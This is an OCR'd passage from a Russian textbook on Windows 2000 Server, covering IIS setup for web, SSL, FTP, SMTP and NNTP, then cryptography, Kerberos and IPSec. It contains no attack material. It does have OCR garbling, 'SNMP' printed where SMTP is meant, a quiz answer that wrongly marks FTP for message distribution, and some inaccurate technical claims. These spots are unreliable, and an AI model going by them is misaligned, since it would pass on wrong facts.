


Рис. 15.2. Окно свойств Web-узла, вкладка Домашний каталог

Настройка параметров безопасности

Вкладка Безопасность каталога диалогового окна свойств узла дает возможность назначать доступ и устанавливать параметры безопасности Web-узла.

Эта вкладка также позволяет устанавливать параметры сертификатов и включать проверку SSL.

Настройка других параметров узла

Параметры большей части узлов можно согласовать с описанными задачами и настройками. Однако не следует забывать, что страница свойств узла состоит из нескольких вкладок, каждая из которых предоставляет дополнительные параметры настройки. Это позволяет изменять быстродействие, пропускную способность узла, устанавливать дополнительные параметры безопасности.

Настройка параметров различных узлов с одним IP-адресом

Существует возможность настройки параметров различных Web-узлов сервера с использованием уникальных IP-адресов для каждого из них. Но в тех случаях, когда доступно ограниченное число адресов (например, если провайдер услуг Internet предоставил вам небольшую подсеть), это может вызывать определенные трудности.

Имена заголовков узлов дают возможность совместно использовать IP-адрес для различных узлов, так как большая часть броузеров (Internet Explorer 3.0, Netscape 2.0 и т.д.) поддерживает использование заголовков узлов.

Броузеры, поддерживающие HTTP 1.1, поддерживают также и заголовки узла. Имена заголовков Web-узлов поддерживаются даже обозревателями ранних версий, несмотря на то, что они не поддерживают HTTP 1.1. Обратите внимание, что узлы, настроенные под использование протокола SSL, не могут использовать имена заголовков, так как имя заголовка зашифровано. В связи с этим SSL-узлы должны использовать уникальный IP-адрес.

Настройка серверных расширений

Приложение Microsoft FrontPage позволяет создавать, изменять и опубликовывать Web-узлы на сервере, который поддерживает серверные расширения FrontPage. Некоторые компании, занимающиеся разработкой Web-страниц, рассматривают FrontPage в качестве жизнеспособного инструмента для профессиональной разработки, а многие компании или подразделения используют его для того, чтобы конечные пользователи могли создавать и модифицировать собственные области узлов или ведомственные узлы.

Установка серверных расширений FrontPage проходит в два этапа. В первую очередь необходимо инсталлировать расширения на сервер. После этого установите расширения на каждый Web-узел, который их требует. Для того чтобы инсталлировать серверные расширения FrontPage на сервер, откройте окно Панель управления, затем воспользуйтесь аплетом Установка и удаление программ,

После этого необходимо установить серверные расширения на каждый узел, который использует FrontPage. Для этого откройте консоль IIS, щелкните правой кнопкой мыши на значке Web-узла и в появившемся контекстном меню выберите команду Все задачи⇨Настроить серверные расширения. В результате IIS запустит мастер настройки серверных расширений, который позволит вам выполнить все требуемые настройки.

Использование протокола SSL

Подключения SSL, полностью поддерживаемые службами IIS, обеспечивают защиту деловых отношений между обозревателем и сервером клиента. Традиционно SSL применяется для обеспечения безопасности безналичных торговых операций по кредитным карточкам и других функций электронной торговли, но может использоваться и в тех случаях, когда необходимо зашифровать и тем самым защитить поток информации между пользователем и сервером от несанкционированного доступа. Например, SSL можно использовать при разработке Web-узла.

Установка протокола SSL происходит в несколько этапов.

1. Получение сертификата для сервера от центра сертификации возможно только в том случае, если службы сертификации были установлены при инсталляции Windows 2000 Server. В противном случае придется обратиться за сертификатом к другим службам сертификации, например Thawte или VeriSign. Следующие действия предполагают, что при получении сертификата вы используете Windows 2000 Server для запуска служб сертификации на локальном компьютере или на компьютере локальной сети вашего предприятия.
2. Откройте консоль IIS. Щелкните правой кнопкой мыши на значке узла, сертификат которого вы хотите получить, и выберите пункт Свойства. Перейдите на вкладку Безопасность каталога.
3. Для запуска мастера сертификата Web-серверов щелкните на кнопке Сертификат. В окне мастера установите переключатель Создание нового сертификата. (Кроме того, мастер предлагает опции Назначение существующего сертификата и Импорт сертификата из файла архива диспетчера ключей, но в этом примере рассматривается запрос нового сертификата.)
4. Для создания запроса необходимо завершить работу мастера. Если центр сертификации вашего предприятия доступен, вы можете незамедлительно передать ему запрос сертификата. !IS не сможет распознать автономный сервер ЦС на том же компьютере или на одном из сетевых компьютеров. В этой ситуации запрос определяется с помощью мастера создания сертификатов в виде закодированного текстового файла. После этого вам необходимо еще раз запустить мастер для того, чтобы передать зашифрованный запрос в Центр сертификации.
5. Используя Web-броузер, обратитесь к Центру сертификации по адресу `http://ServerCA/CertSrv`, где ServerCA — DNS-имя или IP-адрес сервера сертификации. Выберите команду Request a sertificate и щелкните на кнопке Далее.
6. После этого выберите команду Дополнительно и щелкните на кнопке Далее.
7. Выберите команду Отправить запрос сертификата в виде файла PKCS#10 в формате base64 и щелкните на кнопке Далее.
8. Щелкните на кнопке Обзор и найдите файл запроса сертификата, созданный вами в п. 4. Для того чтобы прочесть файл в форме, щелкните на кнопке Чтение или откройте созданный файл запроса в окне блокнота. Скопируйте текст файла и вставьте его в текстовое поле Сохранить запрос формы. Убедитесь, что в раскрывающемся списке Шаблон сертификата выбран запрос сертификата Web-сервера. После этого щелкните на кнопке Отправить.
9. Для завершения работы мастера выполните все предложенные действия. В зависимости от настроек сервера сертификации вам немедленно предоставят сертификат или же вам придется вернуться на предыдущую страницу после выпуска сертификата администратором. В любом случае вы получите возможность загрузить файл сертификата в формате DER или base64 encoded. Приемлем любой формат.
10. Откройте консоль I1S и, щелкнув правой кнопкой мыши на значке узла, откройте страницу свойств. Перейдите на вкладку Безопасность каталога. Щелкнув на кнопке Сертификат, вы снова запустите мастер, который обнаружит отложенный запрос сертификата Web-узла. Укажите путь и имя файла запроса сертификата, созданного Центром сертификации на предыдущем этапе, и завершите работу мастера для инсталляции сертификата.
11. **На** странице Безопасность каталога щелкните на кнопке Изменить и перед вами откроется страница Безопасные подключения. Укажите выбранные параметры,

представленные в списке, затем закройте страницу свойств и включите или выключите Web-узел для подготовки к тестированию.

После установки параметров узла необходимо убедиться, что узел функционирует должным образом. Откройте броузер на другом компьютере и обратитесь по адресу http://*имя_узла*, где *имя_узла* — DNS-имя Web-узла или имя NetBIOS-сервера локальной сети. Если при обращении к узлу вы получаете сообщение об ошибке, откройте страницу свойств Безопасность каталога и проверьте сертификат. Убедитесь, что имя, введенное в поле Кому выдан, соответствует имени узла или имени NetBIOS сервера (для узла локальной сети). Если это не так, удалите сертификат и запросите новый с правильным именем.

Управление Web-сервером

Консоль IIS предоставляет основные средства управления Web-узлами IIS. Благодаря инструментальным средствам консоли MMC можно установить требуемые свойства узлов; остановить, приостановить или продолжить работу узла; установить параметры создаваемых документов; настроить серверные расширения FrontPage; определить имена заголовков узлов и страницы ошибок и выполнить многие другие административные задачи.

Консоль IIS можно использовать как для локального, так и для удаленного управления службами и узлами IIS. Для подключения к другому серверу щелкните правой кнопкой мыши на Internet Information Services в дереве консоли и выберите команду Подключение (или выберите в меню консоли команды Действие⇨Подключение). Укажите имя компьютера и щелкните на кнопке OK. Можно подсоединиться и к системам удаленной сети, предварительно установив сетевое подключение VPN. После этого подключение с консоли IIS к удаленному серверу происходит точно так же, как и к локальному серверу.

IIS предоставляет средства удаленного управления Web-узлами с помощью обозревателя. Администрирование Web-узла, устанавливаемое автоматически при инсталляции IIS, дает вам возможность первоначального подключения к локальному серверу для выполнения ограниченных административных задач на заданном по умолчанию Web-узле. Обратитесь по адресу http://localhost/iisadmin для локального управления сервером с помощью обозревателя.

Для того чтобы разрешить управление с других компьютеров, подключенных к Internet, установите соответствующие настройки узла IISADMIN. Для этого откройте окно свойств для пункта Администрирование веб-узла и перейдите на вкладку Безопасность катапога. Щелкните на кнопке Изменить в группе Ограничения IP-адресов и имен доменов и укажите отдельные компьютеры, группы компьютеров или домен, которым вы разрешаете управление сервером. Можно предоставить доступ к серверу всем компьютерам, но из соображений безопасности этого делать не рекомендуется.

Настройка служб FTP

Протокол FTP (File Transfer Protocol, Протокол передачи файлов) разрешает пользователям загружать файлы с сервера и передавать их на сервер. Несмотря на то, что HTTP становится все более популярным для передачи файлов, протокол FTP играет очень важную роль в службах передачи файлов. Служба HTTP ограничена использованием обозревателя для просмотра загружаемых или передаваемых файлов. FTP в свою очередь позволяет использовать для передачи файлов броузер, командную строку FTP или утилиты сторонних производителей. IIS обеспечивают перезапуск неудав-

шейся передачи файлов, таким образом пользователь может повторно подключиться к серверу и продолжить передачу, начиная с момента отказа, вместо того, чтобы выполнять повторную передачу файла с самого начала.

Установка FTP-узла имеет много общего с установкой Web-узла, поэтому ограничимся лишь общими указаниями.

Создание и настройка параметров FTP-узла

Как и в случае с HTTP, IIS создает FTP-узел по умолчанию. FTP-узел отвечает на запросы FTP по всем неназначенным IP-адресам. Этот узел можно настроить в качестве единственного FTP-узла, но для работы определенного сервера с различными доменами вы можете создать дополнительные FTP-узлы.

Перед или после установки на сервере FTP-узла убедитесь в том, что вы создали требуемую DNS-зону и записи, необходимые для узла. Если DNS-зона еще не установлена, создайте ее на DNS-сервере и сделайте соответствующие записи SOA и NS. После этого вам необходимо создать запись A или CNAME, обозначающую IP-адрес, который назначен IIS для FTP-узла. Эта запись позволяет подключаться к узлу, используя адрес URL `ftp://ftp.mcity.org`. После того как вы сделаете соответствующие DNS-записи, приготовьтесь к созданию FTP-узла.

Создание FTP-узла

Для того чтобы создать новый узел, откройте консоль IIS, щелкните правой кнопкой мыши на значке сервера в дереве каталогов и выберите команду Создать⇨Узел FTP. Затем будет запущен мастер создания FTP-узла.

После ввода необходимых данных настройка FTP-узла будет завершена.

Настройка свойств узла

После создания FTP-узла можно сконфигурировать его свойства. Для этого щелкните правой кнопкой мыши на значке FTP-узла в консоли IIS и выберите команду Свойства. Диалоговое окно свойств FTP-узла показано на рис. 15.3. Вы обнаружите, что свойства FTP-узла похожи на свойства Web-узла, хотя их немного меньше.

Переключатели, расположенные в группе Подключение на странице свойств FTP-узла, дают вам возможность установить число одновременных подключений и время ожидания. При высокой нагрузке или при низкой пропускной способности узла можно ограничить число подключений для повышения его эффективности. Увеличение времени ожидания позволяет снизить напряженность узла при передаче больших файлов или во время наибольшей загрузки.

Управление FTP-сервером

Основное средство, используемое для управления службами FTP, — консоль служб IIS. Как и для Web-узлов, здесь потребуется VPN-подключение к сетевому серверу и консоль служб IIS для удаленного администрирования FTP-узлов сервера. Однако для управления FTP-узлами вы не сможете воспользоваться HTML-версией Диспетчера служб Internet, ибо ее использование ограничено управлением только Web-узлом, заданным по умолчанию.




Рис. 15.3. Диалоговое окно свойств FTP-узла

Настройка служб SMTP

Протокол SMTP (Simple Mail Transfer Protocol, Простой протокол электронной почты) используется в качестве протокола передачи электронной почты в Internet. Служба SMTP, входящая в состав IIS, создает виртуальные почтовые серверы, которые в свою очередь перенаправляют сообщения к указанным почтовым серверам, обеспечивающим поддержку пользователей (например, почтовый протокол POP3). В первую очередь, служба SNMP — это служба отправки сообщений. Ее главное достоинство состоит в создании множества почтовых серверов, связанных со всеми доменами сервера. Служба SNMP обрабатывает все почтовые сообщения, как приходящие от пользователей Internet, так и созданные пользователями Web-узла.

Служба SNMP, входящая в состав Windows 2000, обеспечивает следующие возможности.

Комплексное управление. Служба SNMP использует ту же консоль служб IIS, что и службы Web, FTP и NNTP, благодаря чему обеспечивается единая точка управления для всех служб. Кроме того, для контроля службы можно использовать простой протокол сетевого управления, SNMP, журнал регистрации событий Windows 2000 и журнал транзакций SMTP-службы.

- **Сбор и доставка почты.** Службу SNMP можно настроить таким образом, чтобы собирать всю входящую почту в нижнем каталоге сервера, предоставляя возможность другим приложениям сервера использовать SMTP-службу для получения сообщений. Для отправки сообщений приложения могут использовать каталог загрузки. Нужным образом отформатированные сообщения, помещенные в этот каталог, автоматически доставляются SMTP-службой. Кроме этого, приложения могут посылать сообщения через TCP-порты SMTP-сервера.
- **Ограничение сообщений.** Служба SNMP предоставляет возможность установить определенные ограничения для каждого SMTP-сервера, например, ограничить размер сообщений, число получателей и т.п. Чтобы предотвратить использова-

ние сервера в качестве ретранслятора рекламных сообщений, установите соответствующие ограничения.

- **Параметры маршрутизации**. Служба SMTP предоставляет несколько функций для управления маршрутизацией передаваемых сообщений. Сообщения могут быть переданы адресату непосредственно или через ведущий компьютер в качестве промежуточного ретранслятора. Для более тонкой настройки используйте другие параметры.
- **Безопасные транзакции.** Служба SMTP поддерживает как анонимный, так и санкционированный доступ к каждому виртуальному серверу, а также протокол TLS для кодирования входящих сообщений.
- **Регистрация транзакций**. Пользователю предоставляется возможность всесторонней регистрации операций службы SMTP для решения проблем и отслеживания использования сервера.

Обзор службы SMTP

Служба SMTP, входящая в состав IIS, дает возможность компьютеру Windows 2000 Server функционировать в качестве почтового сервера SMTP (агента доставки электронной почты). Служба SMTP не обеспечивает почтовые ящики на сервере или пользовательскую поддержку почтового протокола POP3 и не предназначена для выполнения задач полнофункционального почтового сервера, как, например, Microsoft Exchange или другие серверные приложения электронной почты. Но в то же время служба SMTP используется для обработки сообщений, приходящих от пользователей Internet, локальных сетей или из приложений самого сервера.

Служба SMTP работает, по существу, в качестве агента передачи файлов. Во время создания виртуального SMTP-сервера вы определяете его домашний каталог. Службы IIS создают указанный каталог и четыре вложенные папки по умолчанию.

- **Badmail (Ошибки почты). В** этой папке хранятся неотправленные сообщения, которые нельзя возвратить отправителю.
- **Drop (Сбор).** В этой папке содержатся все входящие сообщения для доменов, обработанные виртуальным сервером.
- **Pickup (Загрузка).** В этой папке хранятся все исходящие сообщения. Папка Pickup (Загрузка) находится под постоянным контролем со стороны SMTP-службы, и как только сообщение, отформатированное должным образом, помещается в папку, служба забирает его и пытается доставить по назначению.
- **Queue (Очередь). В** этой папке содержатся сообщения, ожидающие отправки адресату. Когда сообщение нельзя доставить адресату по какой-либо причине, оно остается в папке Queue (Очередь) для дальнейшей доставки после изменения соответствующих параметров настройки сервера.

Служба SMTP обеспечивает поддержку настроек параметров безопасности и подключений как для входящих, так и для исходящих сообщений. Например, можно ограничить число подключений, указать время задержки или ограничить число выходящих подключений для домена. Служба SMTP разрешает анонимный доступ, поддерживает обычную проверку подлинности (пароль и имя пользователя отправляется в тестовом формате), обеспечивает шифрование данных с использованием протокола TLS и поддерживает пакет безопасности Windows (WSP) — механизм проверки подлинности, встроенный в Windows 2000. Последняя опция дает возможность использовать один и тот же пароль на почтовом сервере во время проверки подлинности при условии, что все клиенты сети работают с электронной почтой, поддерживающей WSP. Версия Outlook Express, вошедшая в состав Windows 2000, поддерживает протокол WSP.

Установка службы SMTP

Служба SMTP не устанавливается по умолчанию во время инсталляции Windows 2000. Для ее установки вам следует воспользоваться аплетом Установка и удаление программ панели управления.

Настройка службы SMTP

Подобно службам Web и FTP, IIS автоматически создает SMTP-сервер по умолчанию, соответствующий всем неназначенным IP-адресам. Вам необходимо настроить SMTP-сервер по умолчанию для обработки сообщений в качестве резервного виртуального SMTP-сервера, который может быть и локальным.

В дополнение к SMTP-серверу, заданному по умолчанию, вы можете создать любое количество виртуальных серверов, чтобы обработать сообщения для определенных доменов и IP-адресов. В следующих подразделах будет рассказано о создании и настройке виртуальных SMTP-серверов.

Создание виртуального SMTP-сервера

Для создания нового виртуального SMTP-сервера откройте консоль IIS, щелкните правой кнопкой мыши на значке сервера и выберите в контекстном меню команду Создать⇨Виртуальный SMTP-сервер. После ввода необходимых сведений будет создан SMTP-сервер.

Настройка свойств

Служба SMTP предлагает несколько вкладок свойств для настройки общих параметров, которые определяют функции каждого виртуального сервера. Откройте консоль IIS, щелкните правой кнопкой мыши на значке виртуального SMTP-сервера, свойства которого требуется изменить, и выберите опцию Свойства (рис. 15.4). Здесь можно настроить все нужные свойства, регулирующие доставку сообщений, а также некоторые другие свойства.

Настройка служб NNTP

Протокол NNTP (Network News Transport Protocol, Сетевой протокол передачи новостей) отвечает за распространение групп новостей по Internet. К сожалению, объем этой книги не позволяет подробнее остановиться на этом протоколе.

Установка NNTP

Как и для других служб IIS, для установки NNTP следует воспользоваться опцией Установка и удаление программ в панели управления.

Настройка службы NNTP

Как и для других служб, во время инсталляции NNTP-службы IIS создает виртуальный NNTP-сервер по умолчанию. Виртуальному NNTP-серверу присвоены по умолчанию все неназначенные IP-адреса, что связывает его со всеми присвоенными серверу IP-адресами, которые не назначены каким-либо другим виртуальным NNTP-

серверам. Если виртуальный сервер недоступен, на запросы пользователей или NNTP-сервера ответит сервер по умолчанию. Можно изменить параметры настройки виртуального NNTP-сервера по умолчанию и использовать его в качестве единственного сервера или же создать несколько виртуальных серверов в соответствии с потребностями вашей организации.




Рис. 15.4. Окно свойств сервера SMTP

На рис. 15.5 показано окно свойств сервера NNTP.




Рис. 15.5. Окно свойств сервера NNTP

Резюме

В этой главе вы ознакомились с одним из важнейших компонентов Windows 2000 Server — службами IIS. Были рассмотрены вопросы установки и администрирования отдельных компонентов этих служб — серверов HTTP, FTP, SMTP и NNTP. С помощью этих служб возможно формирование полноценных серверов Internet на платформе Windows 2000 Server.

Контрольные вопросы

1. Какой протокол применяется для распространения сообщений в Internet?
   а) **FTP;**
   б) SMTP;
   в) NNTP.
2. Какая служба применяется для передачи файлов в Internet?
   а) **FTP;**
   б) SMTP;
   в) NNTP.
3. Какая служба реализует распространение групп новостей в Internet?
   а) FTP;
   б) SMTP;
   в) NNTP.

Глава 16

Безопасность Windows 2000

В этой главе...

В этой главе рассмотрены некоторые основные понятия, связанные с обеспечением безопасности в Windows 2000.

Криптография

История криптографии насчитывает несколько десятков веков. На протяжении последнего тысячелетия она служила для защиты коммуникационных каналов многих цивилизаций.

За последние несколько лет роль электронных коммуникационных каналов резко возросла, поэтому обойтись без электронной или цифровой криптографии просто невозможно.

Кодирование данных всегда требует от пользователя усилий для обеспечения защиты соединений. Лишь внедрение алгоритмов кодирования в ядро операционной системы и стандартизированные сетевые протоколы привели к достижению требуемого уровня надежности и "прозрачности".

В настоящее время Windows 2000 полностью реализует подобные возможности. Как только сетевой администратор корректно настроит кодирование в Windows 2000 с помощью политики безопасности, оно станет доступным всем пользователям.

Ключи

Ключ (или криптографический ключ) известен только людям, отправляющим и получающим информацию. Это аналог обычного ключа, применяемого для открытия сейфов или дверей.

Закрытые ключи

Кодирование с использованием *закрытого ключа* также известно как кодирование с применением *симметричного ключа* (классическая криптография). При подобном методе кодирования для шифрования и декодирования данных используется один и тот же ключ.

Открытые ключи

Кодирование с использованием открытого ключа подразумевает применение двух ключей. Один ключ открытый, а второй — закрытый. При кодировании данных может использоваться любой из этих ключей, а при декодировании — только закрытый. Эта технология основана на архитектуре открытого ключа PKI (Public Key Infrastructure), поддержка которой реализована в Windows 2000.

Для получения обоих ключей выполняется сложный математический процесс, поэтому они неразрывно связаны между собой. Сообщение, закодированное с помощью одного ключа, можно расшифровать только с помощью его пары. Предположим, что требуется отправить закодированное сообщение. У получателя есть открытый ключ, который он предлагает для кодирования сообщений. Вы кодируете сообщение с помощью открытого ключа и отправляете его. Получатель в свою очередь декодирует сообщение с помощью закрытого ключа, связанного с открытым ключом. Никто, даже вы, не сможет декодировать сообщение с помощью открытого ключа.

Сеансовые ключи

Основная проблема, связанная с распространением открытых ключей, состоит в том, что алгоритмы кодирования, применяемые для их получения, слишком медлительны. Поэтому используется сеансовый ключ, который, в свою очередь, содержит "ключ" для закодированных данных.

- Сеансовый ключ случайным образом генерируется при каждом соединении, требующем кодирования. Инициатор соединения создает сеансовый ключ для одного подключения или сообщения.
- Затем созданный ключ применяется для кодирования данных.
- Кодирование самого сеансового ключа осуществляется с помощью открытого ключа получателя. При этом реализуется достаточно высокое быстродействие.
- Закодированные данные и закодированный сеансовый ключ отправляют получателю, который сначала декодирует сеансовый ключ с помощью закрытого ключа, а после этого расшифровывает данные с помощью сеансового ключа.

Сертификаты ключей

Сертификаты ключей являются своего рода "контейнерами" для открытых ключей. В них обычно содержатся: открытый ключ получателя, такой же ключ для создателя сообщения, сведения о времени создания ключа, а также список цифровых подписей.

Цифровые подписи

В реальной жизни вы подписываете массу документов, так почему же не делать то же самое в "цифровом мире"?

Цифровые подписи удостоверяют личность отправителя, а также гарантируют неизменность сообщения на всем пути следования,

В Windows 2000 значительно упрощается использование всех перечисленных выше механизмов кодирования. Одной из наиболее значимых реализаций является использование протокола Kerberos, благодаря чему аутентификация и кодирование данных становятся возможными не только в среде Windows 2000, но и во всех основных применяемых операционных системах.

Протокол Kerberos

Функционирование *протокола Kerberos* основано на системе билетов, которые представляют собой пакеты кодированных данных, выдаваемые центром распространения ключей KDC (Key Distribution Center). Билет выступает в роли "паспорта", который содержит в себе массу секретной информации. Каждый центр распространения ключей KDC отвечает за определенную сферу; в среде Windows 2000 отдельной сферой является каждый домен. Кроме того, каждый контроллер домена Active Directory выступает в роли центра распространения ключей KDC.

Когда вы регистрируетесь в Windows 2000, локальные средства защиты LSA (Local Security Authority) выполняют авторизацию, предоставляя вам *билет TGT* (Ticket Granting Ticket, Билет для получения билета), выступающий в качестве своего рода "пропуска". Затем, когда пользователю потребуется доступ к определенным ресурсам сети, он предъявит свой TGT-билет контроллеру домена и запросит билет для получения доступа к ресурсу. Билет на доступ к определенному ресурсу также известен как билет службы ST (Service Ticket). Если требуется получить доступ к ресурсу, ваш билет службы предоставляется ресурсу, после чего пользователь получает доступ к ресурсу, а его права будут определяться списком контроля доступа ACL для этого ресурса.

Реализация протокола Kerberos в Windows 2000 полностью совместима с пятой версией этого протокола, разработанной проблемной группой проектирования Internet (IETF). Изначально протокол Kerberos был создан в Массачусетсском технологическом институте. Данная спецификация поддерживается многими производителями ПО, поэтому билеты, выданные в домене Windows 2000 (сфере протокола Kerberos), принимают другие области: сети Mac OS, Novell NetWare, UNIX, AIX, IRIX и др.

Таким образом, между контроллерами доменов Kerberos (Kerberos Domain Controller, KDC) в соответствующих областях можно устанавливать доверительные отношения. Эти отношения работают точно так же, как и доверительные отношения Windows NT, настраиваемые между главными контроллерами доменов PDC. А поскольку Windows 2000 поддерживает NT LAN Manager (NTLM), поддерживаются и доверительные отношения с наследуемыми доменами Windows.

Однако протокол Kerberos требует более тонких настройки и администрирования, чем было в доменах Windows NT при использовании NTLM. Это связано с тем, что пользователи должны проходить проверку со стороны контроллера домена Kerberos несколько раз в день. Например, если пользователь работает в сети 6 часов подряд, ему придется пройти проверку 6–8 раз. Если домен поддерживает 1000 пользователей, это приведет к восьми тысячам обращений к контроллеру домена Kerberos.

Кроме того, доверительные отношения между неоднородными сетями не настолько прозрачны, как между доменами Active Directory, когда контроллеры домена явно "ручаются" за всех своих пользователей. Доверительные отношения между лесами Windows 98, Windows 2000 и Windows NT, Windows EXP и другими областями должны быть настроены вручную администратором. Процесс настройки доверительных отношений с областями UNIX или IRIX может значительно отличаться от настройки доверительных отношений между областями Windows 2000.

В процессе планирования сети, в которой будут присутствовать несколько доменов, взаимодействующих через глобальную сеть WAN, вам следует создать ярлыки или наилучшим образом настроить маршруты, которые бы использовались при передаче билета из одной сферы в другую. Ярлыки понадобятся для того, чтобы снизить влияние процесса аутентификации на сетевой трафик.

Протокол IPSec

Протокол IPSec (IP Encapsulated Security Protocol, Протокол инкапсулированной IP-безопасности) реализует механизм защиты протокола Internet IP, используемый в Windows 2000 в целях обеспечения максимальной защиты сетевого трафика. Этот протокол применяется лля защиты соединений в незащищенных IP-сетях. Вполне естественным выглядит его применение в сети Internet.

Процедуры зашиты и кодирования при установке подключения между двумя компьютерами имеют место на уровне протокола IP. При этом кодированные пакеты не фильтруются брандмауэрами или маршрутизаторами, а просто передаются в исходном виде. Все это совершенно "прозрачно" для пользователей и приложений с каждой стороны установленного подключения.

Протокол IPSec функционирует на четырех уровнях: кодирования и инкапсуляции, аутентификации и устойчивости к повторениям, управления ключами, а также цифровых подписей и сертификатов.

Для кодирования IP-адреса отправителя используется 40/56- или 112/168-разрядный стандарт кодирования DES. Это пресекает попытки перехватить пакеты, не давая возможности хакеру определить адрес источника или адрес назначения, без чего проведение атаки невозможно. Исходный пакет также инкапсулируется в новый пакет (причем как его заголовок, так и содержание).

Чтобы обеспечить целостность данных, используется алгоритм кодирования данных (SHA-I или MD-5), который гарантирует, что данные не будут изменены во время передачи. Каждой дейтаграмме присваивается определенный номер последовательности. Когда дейтаграмма достигает точки назначения, проверяется ее номер последовательности, который должен лежать в определенном диапазоне значений. Если номер последовательности выходит за пределы диапазона, дейтаграмма удаляется.

Компонент управления ключами поддерживается восьмой версией протокола ISAKMP (Internet Security Association Key Management Protocol)/Oakley, который обеспечивает применение единой архитектуры для выполнения безопасных транзакций при использовании программных продуктов от различных поставщиков, совместимых с протоколом IPSec. За подтверждение действительности подписей на цифровых сертификатах отвечает стандарт DSS (Digital Signature Standard, Стандарт цифровых подписей).

Протокол IPSec также поддерживает возможность импортирования уникального цифрового сертификата компании, соответствующего третьей версии спецификации X.509, в IPSec-совместимое ПО. Это означает, что вы сможете интегрировать IPSec в инфраструктуру PKI. Интеграция протокола IPSec и инфраструктуры PKI обеспечивает еше больший уровень защищенности сети.

Ниже вкратце описан принцип работы протокола IPSec.

- Компьютер А отправляет данные компьютеру Б по незащищенной IP-сети. Прежде чем начнется передача данных, соответствующий алгоритм на компьютере А проверит, каким образом должны быть закодированы данные в соответствии с определенной на этом компьютере политикой безопасности. Правила политики безопасности определяют, насколько потенциально опасным является подключение.
- После назначения необходимых фильтров, компьютер А устанавливает соединение с компьютером Б, используя протокол IKE (Internet Key Exchange, Протокол обмена ключами в Internet). Затем компьютеры обмениваются необходимыми идентифицирующими их сведениями в соответствии с методом идентификации, определенным правилом безопасности. В качестве метода аутентификации могут использоваться протокол Kerberos, сертификаты открытого ключа и т.д.

- Как только соединения установлены, между компьютерами определяется один из двух типов соглашений, называемых безопасными связями (SA, Security Association). Первый тип, Phase I IKE SA, определяет, на какой основе будут базироваться доверительные отношения между компьютерами. Второй тип соглашения определяет, каким образом компьютеры будут обеспечивать безопасность взаимодействующих приложений. Этот тип называется Phase If IPSec Sec Sas, он задает методы защиты и ключи для каждого направления соединения. Протокол IKE отвечает за автоматическое создание и обновление общего ключа для каждого соглашения SA. Закрытые ключи создаются независимо на обоих концах соединения, что избавляет от необходимости передавать их по сети.
- Компьютер А "подписывает" все исходящие пакеты, подтверждая их целостность, а также кодирует (или не делает этого) пакеты в соответствии с раньше определенными методами. После этого пакеты передаются компьютеру Б.
- Компьютер Б проверяет пакеты на предмет целостности данных и при необходимости декодирует их. После этого данные передаются стандартным образом приложению.

